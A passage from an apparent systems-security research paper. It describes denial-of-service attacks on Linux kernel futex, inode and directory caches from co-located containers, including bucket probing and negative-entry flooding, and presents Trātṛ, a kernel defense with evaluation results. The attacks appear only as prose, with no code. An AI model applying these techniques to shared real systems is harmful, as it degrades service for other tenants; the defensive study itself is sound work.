Framing attack on futex table. The Linux kernel supports futexes, a light-weight method to support thread synchronization in user-space [28]. A futex provides the ability to wait on a *futex variable*, which is any location in memory until another thread signals the thread to wake up. Futexes are used to build synchronization abstractions such as POSIX mutexes and condition variables. The `futex()` syscall lets the user-space code wait and signal futex variables.

Rather than maintain a wait queue for each futex variable, the kernel maintains a *futex table*, and each bucket in the table is a shared wait queue (meets $S2_{weak}$). The kernel hashes the futex variable address to identify the wait queue for a futex variable. When a thread waits on a futex, the kernel adds the thread to the wait queue dictated by the hash of the futex variable. Similarly, when waking a thread, the kernel must walk the shared wait queue looking for multiple threads waiting on that futex variable. As a result, several futex variables belonging to the same or different applications can share a single wait queue. A separate lock protects each hash bucket (meets $S1$). The number of buckets is decided at boot time and is a multiple of the number of CPUs in the system.[3]

As the number of hash buckets is small, the attacker uses bucket probing to identify a target hash bucket instead of breaking the hash function. The attack starts by allocating a few thousand futex variables to map them to different wait queues. The attacker then probes the wait queues by calling futex() to wake a thread for each variable while measuring the time it takes to complete the syscall. The syscall will take measurably longer to complete if victim processes are already using a wait queue, allowing the attacker to attack these wait queues.

After identifying a busy-wait queue, the attacker spawns thousands of threads that wait on the target futex variable, thereby expanding the wait queue (meets $S2_{expand}$). Upon expansion, any victims sharing the queue must walk the elongated queue to wake up their threads, leading to longer lock hold times, longer stalls, and poor performance.

We conduct an experiment by running UpscaleDB, an embedded key-value database [65], within a container as a victim to show the performance impact. We use the built-in benchmarking tool ups_bench to run an in-memory insert-only workload. Figure 1b shows the throughput and average latency timeline. Before the attack starts, UpscaleDB observes high throughput while the average latency remains constant. During the first part of the attack, the attacker probes the futex table, and around time 54 seconds, identify a busy-wait queue and starts creating threads to lengthen the queue. This leads to highly variable performance for UpScaleDB, reducing throughput between 65 to 80% (3x-5x). We also observe that the tail latency increases from around 10-15 milliseconds to 0.7-1.2 seconds, an increase of 45x to 100x. We observe a 10% reduction in the performance if we run DBENCH and Exim mail server instead of the attacker.

Unlike the inode cache attack, in this scenario, the attacker becomes passive and sits idle after creating the waiting threads, which demonstrates a framing attack – there is lock contention, but the attacker is not actively acquiring the lock. When the victim access the target hash bucket, the condition $F1$ is met. From an economic impact perspective, the victim spends around 40% of the total CPU time waiting to acquire the lock. Moreover, as the victim is forced to traverse an expanded list, we observe that the victim's total CPU usage increases by 2.3x times compared to baseline and may end up paying more for the extra CPU usage.

Synchronization attack on Directory cache. Lastly, we show a vulnerability that can be exploited by an attacker that can break the dcache hash function. The Linux directory

[3] For a 32 CPU system, the hash table comprises $256 * 32 = 8,192$ hash buckets.

cache (dcache) stores dentry structures to support filename lookups [64]. The dcache is implemented as a hash table where each bucket stores a linked list of dentries with the same hash value. The hash function uses the parent dentry address and the filename to calculate the hash value.

For efficiency, the dcache relies on RCU to allow concurrent read access, but freeing entries must wait for all concurrent readers to leave the read critical section. This wait, called a *grace period*, ensures that no reader is holding a reference to the deleted object. RCU provides synchronous (`synchronize_rcu()`) or asynchronous (`call_rcu()`) APIs for this purpose. While the synchronous API makes the user wait until the grace period ends, the asynchronous API registers a call back that the RCU subsystem executes after the grace period is over. As RCU is shared across the Linux kernel, any increase in the grace period stalls the victims.

The attack exploits the dcache's support for *negative entries*. These entries record that no such file exists. By breaking the hash function, an attacker can create millions of negative entries mapping to a single hash bucket, thereby meeting condition $S1 + S2_{weak} + S2_{expand}$. Before creating a negative entry, the lookup operation first walks through the hash bucket to check if the entry exists or not. The hash bucket walk is part of the RCU read-side critical section. Walking an expanded hash bucket increases the read-side critical section, thereby increasing the grace period size too. Victims using the `synchronize_rcu()` will stall until the grace period is over. In the case of `call_rcu()`, freeing objects will be delayed, and more work will pile up for the RCU background thread to execute the callbacks leading to lower performance or out of memory conditions [38, 51, 52, 58].

To demonstrate the attack and the impact on the victim's performance, we run an Exim mail server container as a victim and launch the dcache attack from a separate container. We modify the kernel to simulate an attacker targeting any hash bucket. Figure 1c shows the throughput (averaged over 10 seconds) for the duration of the attack. Once the attack starts, as the hash bucket size increases, the read-critical section size increases, increasing the grace period size. Towards the end of the experiment, the performance drops more than 90% (10x) for a few instances. The grace period size increases from 20-30 milliseconds to 2 seconds. The mail server generates hundreds of thousands of callbacks every second overwhelming the RCU background thread.

An attacker can launch the same attack without breaking the hash function by randomly creating hundreds of millions of negative entries instead of targeting a single hash bucket.

Existing Solutions. Attacks on synchronization primitives can be addressed by interrupting one of the criteria necessary for an attack by using lock-free data structures; or using universal hashing, balanced trees or randomized data structures [22] to break condition $S2_{weak}$ and $S2_{expand}$. However, randomized data structures are vulnerable to ACAs [15] and rewriting the kernel to use balanced trees is tedious [20, 49].

Relying on strong hash functions is not enough as an attacker can launch attacks without breaking the hash function. Moreover, it is not easy to convince developers to use secure hash functions such as SipHash due to performance concerns [21]. We observe around 5-6% performance reduction when we replace the existing hash function in the inode cache with SipHash while running a simple file create workload confirming developer concerns. Another approach of rehashing all the entries into a new hash table is possible but is invasive to the code and may cause long delays during rehashing.

SCLs can prevent lock usage dominance during a synchronization attack by guaranteeing lock usage fairness. However, they fail to handle the framing attacks as they are not aware of the cause of the longer lock hold times; they may treat the victims like the one dominating the lock usage and penalize the victims instead of the attacker. More details about SCLs performance can be found elsewhere [46].

Summary. In all these three attacks, the common piece is that the attacker can run arbitrary code to target the synchronization primitives. Using containers is one way to launch attacks by executing any user workload, especially as the container isolation techniques do not directly isolate accesses to the shared layers such as kernel, thereby becoming an easy target for such attacks. Other environments, such as multiple containers running within a single virtual machine, multiple virtual machines running on a shared hypervisor, etc., are vulnerable to such attacks. However, further investigation is needed to confirm if an attacker can target such environments.

Through the inode cache attack, we show how easy it is to obtain the superblock pointer address and break KASLR [25]. Attackers may employ numerous existing methods to break KASLR and extract the addresses needed to break the hash function and launch attacks. Thus, it is important to acknowledge that while we demonstrated the problem on three data structures only, the problem may be widespread as there are hundreds of kernel data structures that may meet the conditions for the attack. We manually analyzed 5429 critical sections protected by 617 locks, a small subsection of the total critical sections in the Linux kernel. We find that 1039 contain loops (19%) and 112 instances (2%) that call `synchronize_rcu()` in the critical section respectively that an attacker can potentially exploit. We briefly describe the manual analysis process in the Appendix.

Therefore, we take a multi-pronged approach to addressing these attacks. We seek (1) light-weight mechanisms to detect an in-progress attack, followed by (2) a combination of prevention strategies for active attacks to block a malicious actor from continuing an attack, and (3) recovery strategies that seek to restore the data structure to its normal access cost.

4 Trāṭr

Trāṭr is an extension to the Linux kernel that provides a framework to detect and mitigate synchronization and fram-

ing attacks. We present the goals for our design and then an overview of Trātṛ design followed by the implementation of Trātṛ with two recovery solutions.

4.1 Goals

We have four high-level goals to guide our design:

Automatic response and recovery. We seek an automated response to synchronization and framing attacks to reduce administrator effort and prevent them from harming performance. While preventing an attacker from continuing may be sufficient for synchronization attacks, framing attacks require recovery to restore data structure performance properties.

Low false positives and negatives. Due to automatic response, we want to reduce false positives and negatives. More so, as there is a thin line between heavy resource usage and denial-of-service, we seek detection mechanisms relying on multiple signals to avoid false positives and negatives.

Easy/flexible to support multiple data structures. Data structures may require specialized recovery solutions, so a single generic solution is not possible. Hence, it should be easy for developers to incrementally add protection to targeted data structures as attacks are identified.

Minimal changes to kernel design and data structures. Much effort has been put into selecting and designing kernel data structures [45]. We want to avoid extensive changes to the kernel or modifications to hash functions that could lead to performance issues.

4.2 Overview

Trātṛ is a Linux kernel extension to defend against synchronization and framing attacks. The first step in using Trātṛ is to identify vulnerable data structures that may be used in attacks. We performed this task manually, but it could be determined using static analysis or as part of an attack postmortem. After finding such a data structure, our general approach is to *track* resource usage in the steady-state and *detect* anomalous resource usage as a sign of attack. On detecting an attack, Trātṛ acts to *prevent* the attack from continuing and to *recover* from the effects of the attack.

Two *detection conditions* are common to all three attacks:

- *Condition LCS: Long critical section.* Expansion of the data structure causes more work for the attacker or victims or both, making the critical section longer.
- *Condition HSUA: High single-user allocations.* A single user has created many entries associated with the data structure.

Neither condition on its own is sufficient to indicate an attack as there may be other reasons for high allocations or long critical section times (e.g., interrupt handling). Hence, Trātṛ first checks *critical section size* and if it's too large, then checks if one user has a majority of the *object allocations*.

On detecting an attack, Trātṛ quickly prevents the attack from worsening by stopping the attacker from extending the data structures for a period. However, without recovery, the attacker can still access the expanded data structure and continue with the synchronization attack, or the victim can access the expanded data structure leading to framing attack. Therefore, the final step is recovery, where Trātṛ tries to repair the data structure to restore its performance to pre-attack levels. Trātṛ relies on the type and purpose of the data structure to find an appropriate recovery mechanism.




Figure 2: High-level design of Trātṛ. *Design showing the four mechanisms of Trātṛ. The Tracking and Prevention mechanisms are part of slab-cache management. Layer 1 Detection measures the synchronization stalls to indirectly measure long critical sections. On finding longer stalls, Trātṛ triggers layer two checks if a user has a majority of object allocations. On finding one, Trātṛ identifies that user as an attacker and initiates prevention and recovery mechanisms. The prevention mechanism prevents the attacker from allocating more entries. Depending on the type of data structure, an appropriate recovery is initiated. The upper box shows the common code, while the lower box shows data structure-specific code.*

4.3 Design & Implementation

A high-level design of Trātṛ is shown in Figure 2. We start with the design for two data structures, the inode cache and futex table, and add the directory cache later to explain the steps for adding a new data structure to Trātṛ. We implement Trātṛ in Linux kernel version 5.4.62.

Tracking: The purpose of tracking is to support detection and recovery. Trātṛ records the allocation and deallocation of objects associated with a vulnerable data structure. When allocating an object, Trātṛ (i) tracks the total number of objects currently allocated by the user and (ii) stores the user ID in the allocated object. The number of objects allocated by each user helps identify the HSUA condition. The user ID information is used by recovery to identify the objects allocated by the attacker. Trātṛ increases the object size by 4 bytes to attach the user ID at the end of the object.

Instead of writing a separate tracking mechanism for each object, we use the Linux kernel slab-cache infrastructure to track the objects. Linux associates a slab-cache with a data structure to manage object allocation and freeing [29, 53]. We modify the common slab-cache management code to selectively record the relevant information for specific slab caches. The current implementation allows for tracking the

Data Structure	Tracking		Detection	Recovery
	Slab-cache	Object	Primitives sampled	
Inode cache	ext4_inode_cachep fuse_inode_cachep	ext4_inode_info fuse_inode	inode_hash_lock	Evict
Futex table	task_struct_cachep	task_struct	futex_hash_bucket.lock	Isolate
Dentry cache	dentry_cache	dentry	RCU	Evict

Table 1: Implementation summary of Trātṛ.

objects allocated using kmalloc() and kmem_cache_alloc() and cannot track the allocations done via the vmalloc() and get_free_pages() APIs. The total objects allocated per user for each slab-cache is stored in a NUMA-aware global hash table, updated during allocation and free operations. For our prototype, Trātṛ tracks four objects associated with the inode cache, the futex table, and the directory cache, which is summarized in Table 1.

Tracking is on the critical path for object allocation and deallocation and does increase memory consumption for the user ID and the global hash table; as we show later, the performance and memory overhead is minimal. Although accounting can be performed across any entities that correspond to a possible attacker (e.g., threads, processes, users, or containers), we currently focus on per-user accounting.

We believe that Trātṛ is not a new avenue for launching adversarial synchronization attacks. Trātṛ only uses the global hash table to track object information per user. We assume that creating millions of users is not an easy task. Thus, an attacker cannot target Trātṛ to launch synchronization and framing attacks on the global hash table. Furthermore, enabling container-level tracking instead of user-level tracking will make it impossible to create millions of containers on a single node even if an attacker succeeds in collocating containers on the same node.

Detection: The primary objective of detection is to check whether the LCS and HSUA conditions are met. When met, Trātṛ detects an attack and initiates prevention and recovery. For efficiency, Trātṛ adopts a two-layered approach. The first layer checks for LCS, while the second layer checks for HSUA and identifies the attacker. For simplicity purposes, a separate kernel thread handles the layered checks and performs recovery for each slab cache. It is possible to merge the layered checks and recovery procedure for multiple slab caches for efficiency purposes. The flowchart of the kernel thread is shown in Figure 3.

To avoid large overheads, Trātṛ does not directly measure the critical section length . Instead, Trātṛ samples the synchronization primitives to measure synchronization stalls, since if a synchronization primitive is under attack, the stalls will be longer than expected. We call this check *Critical Section Sampling (CSS)*. Trātṛ relies on threshold values to detect if the wait time is above expectation; this threshold is determined by assuming a uniform distribution of objects in the hash table, and all CPUs participate in lock acquisition. By running workloads that access inode cache and futex table, we observe that worst-case lock hold times are around 2-3 μs. As our experiments are run on a machine that has 32 CPUs,



Figure 3: Flowchart of the kernel thread associated with a data structure. *The kernel thread that is associated with a data structure performs the detection and recovery mechanism. As part of the detection mechanism, the thread probes the synchronization primitives. If a synchronization stall is more than the threshold, appropriate action is initiated. Upon detecting an attack, the thread executes the TCA check to identify the attacker and initiate prevention window. Lastly, the thread initiates the recovery of the data structure.*

under heavy lock contention, the worst-case wait time will be roughly 64-96 μs as Linux uses queued spinlocks to protect the inode cache and futex table. Therefore, the current implementation uses a threshold of 100 μs. Table 1 shows the locks that Trātṛ samples to detect inode cache and futex table attacks. The sampling for RCU used in the dentry cache will be described later in Section 5.5.

The sampling process is shown in Figure 4. To avoid false positives, Trātṛ must repeatedly observe stall times above the threshold. Trātṛ is adaptive and randomized to handle defense-aware attackers. As shown, Trātṛ creates a *sampling window* within which a lock is repeatedly sampled; if the stall threshold is exceeded multiple times within this window, the CSS check finishes, and Trātṛ proceeds to the TCA check (discussed later). Once a sampling window ends, another window starts immediately. The length of the sampling window is randomly chosen and ranges between 1 and 5.3 seconds.

Within each window, Trātṛ introduces a random delay between two samples to incur low interference with normal user operations. The *sampling delay* begins between 5-20 ms. Trātṛ enters suspicious mode on measuring a stall above the threshold. When suspicious, Trātṛ increases the sampling window size and aggressively samples the lock every 1-5 ms to quickly detect an attack. If no attack is found in the elongated window, Trātṛ returns to normal mode. To ensure attackers cannot slowly expand a data structure, Trātṛ also has a hard limit for the length of a synchronization stall, beyond which an attack is detected immediately. This check ensures that the given lock cannot be held for an extremely long duration.

As the sampling window size and the sampling delay is randomized, Trātṛ makes it difficult for a defense-aware attacker to launch an attack. A defense-aware attacker cannot know when to launch an attack and stop to remain undetected. To remain undetected, the attacker would have to ensure it never holds the lock beyond the threshold and does not repeat it multiple times within the same sampling period. This sig-



Figure 4: Working of Critical Section Sampling. *Trātṛ samples for longer critical section multiple times within a sampling window. Between two samplings, there is a sampling delay when the kernel thread sleeps. When suspicious, Trātṛ increases the sampling window's size, reduces the sampling delay, and aggressively starts sampling to detect an attack early.*


nificantly slows down the attacker and makes the attack less feasible.

If Trātṛ detects multiple long stalls, it initiates the second layer, *Traverse & Check Allocations (TCA)*. In TCA, Trātṛ traverses the data structure associated with the synchronization primitive and uses the 4-byte user ID embedded in each object to count each user's total number of allocations. If a particular user has allocated the majority of entries, Trātṛ tags that user as an attacker and passes their identity to the prevention and recovery mechanisms. Tagging the users holding the lock longer is insufficient to determine the attacker, as it may end up tagging the victim of a framing attack. Thus, the embedded user ID helps Trātṛ to identify the attacker. For the inode cache and futex table, Trātṛ selects the bucket with the most entries for traversal.

Even though Trātṛ tries to avoid false positives, poorly configured applications and stress testing [13] may cause incorrect detection. To avoid an excessive impact on innocent victims, Trātṛ takes a softer but adaptive approach for prevention.

Prevention: We identify two approaches to mitigating attacks. First, the system could terminate or suspend an attacker's container, stopping condition $S2_{expand}$; for some data structures, killing the container could trigger clean-up, stopping condition $F1$ as well. However, we believe killing the container is inappropriate as it may lead to application-level corruption when a user is wrongly identified as an attacker. Suspending the attacker is also inappropriate as the attacker may hold locks that could impact victims. Therefore, we investigate the second approach: attackers are rate limited by stalling them when they try to allocate memory to expand the vulnerable data structure (stopping condition $S2_{expand}$).

The prevention mechanism uses the existing slab-cache infrastructure to prevent the attacker from expanding the attack or launching future attacks. After identifying the attacker, Trātṛ blocks the attacker from allocating more objects from the slab cache for a specific period, called the *prevention window*. Threads from the attacker trying to allocate objects are put to sleep until the window expires. For the inode cache, this means attackers cannot create new in-memory inodes, blocking them from opening/creating files. For the futex table, this means attackers cannot create new threads. Note that Trātṛ does allow allocation requests with the ATOMIC flag, which denotes that the process cannot be blocked; however, this flag is rarely used with vulnerable kernel data structures.



The length of each user's prevention window increases if it performs more attacks. Trātṛ maintains a separate prevention window size for each user. Trātṛ initializes the window size to 1 second and then increases its size depending on how frequently Trātṛ detects the user as an attacker. For an attacker that is continuously trying to launch an attack, the growth factor will be high as the attacks will be frequent. On the other hand, if a victim is wrongly identified as an attacker a few times, the prevention window will stay small, and the victim will be able to resume its work.

Recovery: With only prevention, victims may continue to observe poor performance as the expanded data structure still exists, which the attacker or victim can continue to access. Therefore, recovery is necessary to restore the performance to normal. To design recovery solutions that can support different data structures, Trātṛ offers two solutions.

One solution deals with cache-like data structures where the presence or absence of an entry does not impact correctness. For such caches like the inode cache, Trātṛ evicts all the entries belonging to the attacker. Victims do not lose much performance from the eviction of the attacker's entries, as they typically do not reference those entries. This approach breaks condition $F1$ as victims no longer have to traverse the attacker's entries. Implementing eviction for inode cache is straightforward as we reuse existing code. Trātṛ iterates through the file systems (fuse and ext4 currently) in use to enumerate all inodes and drop those allocated by the attacker.

The other solution deals with non-cache data structures where correctness is required. For the futex table, threads must be present on the waitlist to correctly implement synchronization. As each entry in the waitlist is a waiting thread, dropping any entry may leave the threads waiting, leading to problems. With these data structures, a shared structure is often used as a convenient mechanism to manage data from all processes but is only accessed by a single container. For the futex table, each process only accesses entries belonging to its futex variables despite sharing the wait queues.

Partitioning is a traditional approach used to design data structures to ensure isolation [47]. For such data structures, Trātṛ *partitions the entries* so that victims and attackers use separate, parallel structures, and victims do not have to traverse the attacker's entries. This isolation breaks condition $F1$. Trātṛ walks the data structure, identifies entries allocated by the attacker, and moves those entries out of the primary structure to a new *shadow structure*. On subsequent access, victims only access the original primary structure, while attackers only access the shadow structure. This ensures victims are not delayed by the number of attacker entries. Trātṛ dissolves the shadow bucket once the prevention window ends. This approach does not support futexes shared across users, but we believe this is extremely rare for containers across different users. We note that partitioning may not work with

(a) Throughput **(b)** Latency **(c)** Lock Hold Times **(d)** Number of maximum entries

Figure 5: IC benchmark performance without attack, with attack and with Trātṛ. *(a) Timeline of the throughput showing the impact on the throughput due to the attack for the Vanilla and Trātṛ kernel. With Trātṛ, the attacker is not able to launch an attack. (b) Timeline of the average latency showing the time to create the file. cache-like data structures, as it could create multiple copies of entries allocated by both victim and attacker and lead to inconsistencies.


While Trātṛ is performing recovery, an attacker can continue to access the expanded data structure, thereby slowing recovery. Trātṛ solves this by blocking the attacker from acquiring the synchronization primitive until recovery completes. For nested synchronization, Trātṛ needs to prevent acquiring the highest level primitive.

Adding a new data structure. Analyzing all existing data structures to check for vulnerabilities is challenging. Therefore, adding more structures to Trātṛ incrementally on finding a new vulnerability is important. To add a new data structure, a developer must pass a flag to the memory management system when creating the associated slab-cache at boot time. Additionally, the developer must implement CSS checks, TCA checks, and recovery functions for the new data structure. In Section 5.5, using the example of dentry cache, we show the effort needed to add a new data structure. A more thorough Linux kernel analysis is needed to identify and protect vulnerable data structures.

5 Evaluation

Using microbenchmarks, we show the effectiveness of all the four mechanisms, performance characteristics, and responsiveness of Trātṛ. We conduct a thorough study of the performance and memory overhead introduced by Trātṛ. We show how Trātṛ can handle multiple real-world applications and simultaneous attacks. Lastly, we conduct a study of false positives and false negatives to demonstrate the robustness of Trātṛ.

We perform our experiments on a 2.4 GHz Intel Xeon E5-2630 v3 with two sockets; each socket has eight cores with hyper-threading. The machine has 128 GB RAM and one 480 GB SAS SSD. The machine runs Ubuntu 20.04 kernel version 5.4.62. All applications and benchmarking tools are run as separate Docker containers. We run each experiment three times and report the average value along with 95% confidence interval unless stated otherwise. We use the average value for the plots.



In our experiments, the standard Linux kernel is labeled *Vanilla*. The kernel with Trātṛ and all four mechanisms enabled is *Trātṛ*. *Trātṛ-T* denotes that just tracking is enabled; *Trātṛ-TDP* denotes tracking, detection, and prevention are enabled. The suffix *+Attack* notes that a kernel is under attack.

5.1 Performance under attack

We begin by showing that Trātṛ can effectively reduce the attack's impact on synchronization primitives compared to the Vanilla kernel. Next, we quantify the performance impact of an inode cache attack and a futex table attack on two different victims that are particularly sensitive to those attacks. Each experiment is run for 300 seconds with 8 CPUs and 8 GB of memory for the victim and attacker containers.

The *IC benchmark* contains a victim which is sensitive to the inode cache because it creates an empty file every 100 microseconds. The IC attacker identifies the superblock pointer and then targets a hash bucket by creating files whose inode number maps to that hash bucket. The *FT benchmark* victim depends on the futex table because it contains 64 threads which continuously acquires a shared lock for 100 microseconds. The FT attacker targets the futex table by allocating thousands of futex variables, probing the hash buckets to identify a busy bucket, and then parking thousands of threads on that hash bucket; as a framing attack, the attacker turns passive after parking the threads.

Figure 5 and Figure 6 shows the throughput and latency timelines, and the internal state of the data structures for both benchmarks. For the Vanilla kernel, the lock hold time increases tremendously in a short period leading to a significant drop in the victim's performance; at the end of the experiment, the throughput of the IC and FT victims drops by 95.95% $\pm$ 0.35% and 98.06% $\pm$ 0.31%, respectively. However, with Trātṛ, there is minimal impact on both throughput and latency when under attack compared to Vanilla (i.e., less than 2% $\pm$ 0.25% for the inode cache attack and less than 2% $\pm$ 0.51% for the futex table attack). We observe that the prevention and recovery mechanism never allows the attacker to expand the data structure. Note that for the IC benchmark, Trātṛ detects and ameliorates the attack even while the attacker is still preparing. For the FT benchmark, Trātṛ is able to return performance (especially noticeable for latency) to baseline


(a) Throughput **(b)** Latency **(c)** Lock Hold Times **(d)** Number of maximum entries

Figure 6: FT benchmark performance without attack, with attack and with Trātṛ. *(a) Timeline of the throughput showing the impact on the throughput due to the attack for the Vanilla and Trātṛ kernel. (b) Timeline of the average latency of the time to release the lock measured using systemtap for a similar experiment. (c) Timeline of the lock hold times of the victim for Vanilla and Trātṛ kernel. (d) Timeline of the maximum number of entries of the attacker in any bucket for Vanilla and Trātṛ kernel.*

after recovery.

5.2 Effectiveness of Trātṛ components

We evaluate the responsiveness of the detection, prevention, and recovery mechanisms in Trātṛ for mitigating attacks on the IC and FT benchmarks.



5.2.1 Detection

Early detection reduces the impact on a victim's performance. We present the initial timeline of the throughput of the IC and FT benchmarks in Figure 7; we begin the IC benchmark after the attacker's preparation phase has been completed. For IC, Trātṛ detects the attack in its first sampling window (i.e., within 1 second of when the attack starts). For the FT attack, while the attacker probes the hash buckets, it does not disturb the lock hold times, and thus Trātṛ does not suspect an attack. Once the attacker parks thousands of threads on the hash bucket, Trātṛ detects the attack within 1 second of when the synchronization stalls cross the threshold limits.

5.2.2 Prevention

We now evaluate the prevention mechanism in which identified attackers are not allowed to allocate more objects. For the IC benchmark, when the attacker must first prepare, as originally shown in Figure 5, Trātṛ detects the inode cache attack before the attacker is able to identify the superblock; as a result, the attacker is not able to launch the subsequent synchronization attack. In contrast, if the attacker already knows the superblock and can skip the prepare phase, as in Figure 7b, Trātṛ is able to detect the synchronization attacks (shown as black circles), prevent the attacker from allocating more objects and keeping throughput high. In this scenario, Trātṛ learns that the inode cache is under constant attack and grows the prevention window accordingly; at the end of the experiment, the prevention window is up to 250 seconds.

There is a slight dip in the throughput when an attack is detected and before recovery completes. As Trātṛ needs to access the synchronization primitives to perform recovery, the victim observes a slight dip in the performance. For Trātṛ-TDP, without recovery, the hash bucket continues to have the

(a) Futex table attack **(b)** Inode cache attack

Figure 7: Performance of Trātṛ components. *Throughput timeline for the futex and inode cache attacks explaining the importance of detection, prevention and recovery. We also show the timeline for Trātṛ-TDP. Trātṛ-TDP denotes the kernel version that has the tracking, detection and prevention mechanisms enabled.*

entries belonging to the attacker. Thus, consecutive attacks slowly increase the hash bucket entries, leading to slightly more dips in the performance than Trātṛ.

For the FT benchmark, Figure 7a shows that detection and prevention alone are not sufficient to isolate the attacker. Specifically for Trātṛ-TDP, even after detecting the attack and preventing future objects from being allocated, the victim continues to traverse the expanded bucket. Thus, for framing attacks, even after an attacker has turned passive, the expanded data structure remains, and the prevention mechanism is not sufficient: recovery is needed to restore the data structure to a pre-attack state and recover baseline performance.

5.2.3 Recovery

Recovery is important to restore performance after an attack. Even though both the inode cache and futex table are hash tables, their recovery is significantly different. We show that for different recovery solutions, Trātṛ can quickly bring performance back to normal.

For the inode cache, the recovery evicts all the entries belonging to the attacker. In Figure 7b, we observe that post-recovery, performance returns to baseline levels. In these experiments, the time to recover and evict thousands of entries is around 4-5 ms. Furthermore, the amount of work needed to recover is limited as the attacker can only inflict damage until the attack is detected.

For the futex table attack, Trātṛ recovers by isolating the attacker from the victims. The time to recover and isolate thousands of attacker threads is 50-70 milliseconds. Further-

Table 2: Performance overhead study for Phoronix test suite. *Comparison of tracking performance for various applications and benchmarks for the Vanilla kernel(baseline) and Trāṭr-T with just tracking enabled for all the slab-caches relative to the Vanilla kernel. The numbers show the improvement over the baseline.*

more, as the attack is detected immediately after it is launched, the attacker cannot expand the hash bucket extensively, helping the recovery complete faster.

Prevention measures are necessary for faster recovery. Without the prevention measures, an attacker can continue to expand the data structure while holding the synchronization primitives. Since recovery must also acquire these synchronization primitives, longer lock hold times will make the recovery mechanism a victim.

To understand the performance impact of having a data structure isolated, we run another microbenchmark that comprises two processes – parent and child that use a pair of futexes located inside a shared anonymous mapping for synchronization. While the parent calls futex_wait() on the first futex and futex_wake() on the second futex after sleeping for 100 μs, the child process does the exact opposite. This way, only one process is active at a time. Using systemtap, we measure the time to complete the futex_wait() and futex_wake() calls. We iterate each process for one million iterations and run the microbenchmark on the Vanilla and Trāṭr kernel. Without an attack, we observe that due to the extra code added for isolation in Trāṭr, futex_wait() and futex_wake() is slower by 1-1.2% and 2-2.5% respectively. Using the cost for isolation, we can extrapolate the performance impact from a single data structure to multiple data structures. For example, if a system call accesses five data structures vulnerable to attacks, the theoretical worst performance cost will be around 5% to 12.5%. Remember that not all data structures can be isolated, as we discussed in Section 4.3. We believe that this performance gap can be reduced further with further tuning.

5.3 Overhead

We now show the performance and memory overhead introduced by Trāṭr. For performance, we show the overhead incurred due to the tracking mechanism and by the additional kernel threads.

Tracking mechanism overhead. We measure the performance overhead of the tracking mechanism because it is the only code in Trāṭr that is executed in the critical path; the work for detection, prevention, and recovery all occur in the background by kernel threads. To measure overhead, we use the Phoronix test suite, an open-source benchmark suite that supports more than 400 tests [50]. We run the Docker container provided by the Phoronix test suite for our experiments with unrestricted CPU access. Thus, multiple objects are created concurrently on all CPUs, stressing the tracking mechanism's parallelism. We average at least three runs.

We use 13 applications (CouchDB, Cassandra, LevelDB, RocksDB, InfluxDB, SQLite, Darktable, Kripke, RAR, MNN, NCNN, Apache Benchmark, and Apache Siege) and 7 benchmarks (Blogbench, Dbench, IOR, OSBench, Intel MPI Benchmark, Neatbench, Financebench) that heavily use the underlying kernel and allocate kernel objects, thus stressing the tracking mechanism. We use Trāṭr-T, a special version that tracks all slab-caches. Note that tracking overhead is paid only when objects are allocated or freed and not while accessing.

Table 2 shows the performance of Trāṭr kernel compared to the Vanilla kernel(baseline). The numbers only show the difference in the performance compared to the baseline. Raw numbers for the baseline and Trāṭr can be found elsewhere [46]. For the majority of the applications and benchmarks, Trāṭr's performance is within 0-5% of the Vanilla kernel's performance. Trāṭr's NUMA-aware hash table for the user's accounting information minimizes the performance difference. We observe a slight performance improvement for a few workloads. In two benchmarks (i.e., Blogbench write; OSBench Create files, OSBench Launch programs, OSBench Create processes), the decrease in the performance is slightly higher (7-10%). These benchmarks create hundreds of kernel objects (e.g., processes or threads) in a short period, overwhelming the hash table used to track each user's accounting information. However, we believe that very few real-world applications create thousands of threads or processes rapidly.

Kernel threads overhead. Kernel threads sample the synchronization primitives to detect an attack and also initiate the prevention and recovery mechanisms. Even though these threads run in the background, they may still interfere with applications and compete for the CPU. To understand the

Table 3: Memory overhead study for Phoronix test suite. Comparison of the memory overhead for various applications and benchmarks for the Vanilla and Trātṛ-T with just tracking enabled for all the slab-caches. The numbers in the bracket in the second and fourth columns show the % increase in the total memory allocated to all the slab caches.

impact of these kernel threads, we use three CPU-heavy applications from the Phoronix test: N-Queens, CP2k Molecular Dynamics, and Primesieve. We run the same application in four containers and allocate each container 8 CPUs. By running the same test in all containers, we can easily isolate the performance variation caused by the kernel threads.

For all three applications, the performance difference between the maximum runtime with Trātṛ and the minimum runtime with Vanilla kernel is around 1-1.5%. This performance matches the design described in Section 4.3: on average, the kernel threads spend 120 μs sampling the synchronization primitives every 12.5 ms (approximately 1%).

Memory overhead. Trātṛ has two sources of additional memory overhead. First, Trātṛ uses a hash table with 32 buckets per NUMA node to track the memory allocations of each user for a slab cache. With two NUMA nodes, the hash table increases the size of each slab cache by 544 bytes. Therefore, the total memory overhead is less than 1 Megabyte (MB) per NUMA node to support thousands of slab-caches. Second, Trātṛ adds 4 bytes per object to track the user-id. As the Linux kernel uses slabs for object allocation, increasing the object's size by 4 bytes reduce the total objects allocated per slab.

To quantify the overhead on a running system, we use the `slabtop` command [18]. On an idle system with 150 slab-caches, we find 3.8% more memory is allocated to slab caches for Trātṛ-T (219 MB) than the Vanilla kernel (211 MB). Table 3 shows the memory overhead caused for the Phoronix suite. We do not report the confidence interval as we only measured the maximum memory usage throughout the entire test suite run and reported it. We notice that applications and benchmarks that regularly create objects are more likely to observe a higher memory overhead than the workloads that create few objects and use the same objects several times. We find that up to 20 MB more memory is allocated to slab caches with Trātṛ-T, which is less than 1% of the memory used in each experiment. We believe that given the amount of main memory available today, a few MB for slab-caches is reasonable.

5.4 Real-World Applications

We demonstrate how Trātṛ can protect multiple potential victims from multiple attackers using real-world applications. We focus on three applications described in Table 4: Exim mail server (E), UpScaleDB (UDB), and DBENCH (DB). We run the workloads for 300 seconds as part of three scenarios summarized in Table 5. Scenario 1 uses a futex table attack, scenario 2 uses the inode cache attack, and scenario 3 uses both attacks simultaneously. Each application is running as a separate container on a single physical machine.

The normalized throughput of the applications with Vanilla and Trātṛ under the three attacks is shown in Figure 8a. For scenario 1, the futex table attack impacts UpScaleDB since it uses locks; however, Trātṛ brings the performance of UpScaleDB to match that with no attack. For scenario 2, the inode cache attack harms Exim and DBENCH with the Vanilla kernel; again, Trātṛ prevents and recovers from the attacks. Finally, scenario 3 shows that when both the futex table and inode cache attacks are launched simultaneously, all three victims observe poor performance with the Vanilla kernel. As desired, Trātṛ detects both attacks and employs different recovery solutions to mitigate each attack without impacting the victim's performance. Trātṛ is not limited to protecting a single victim or detecting and mitigating a single attack.

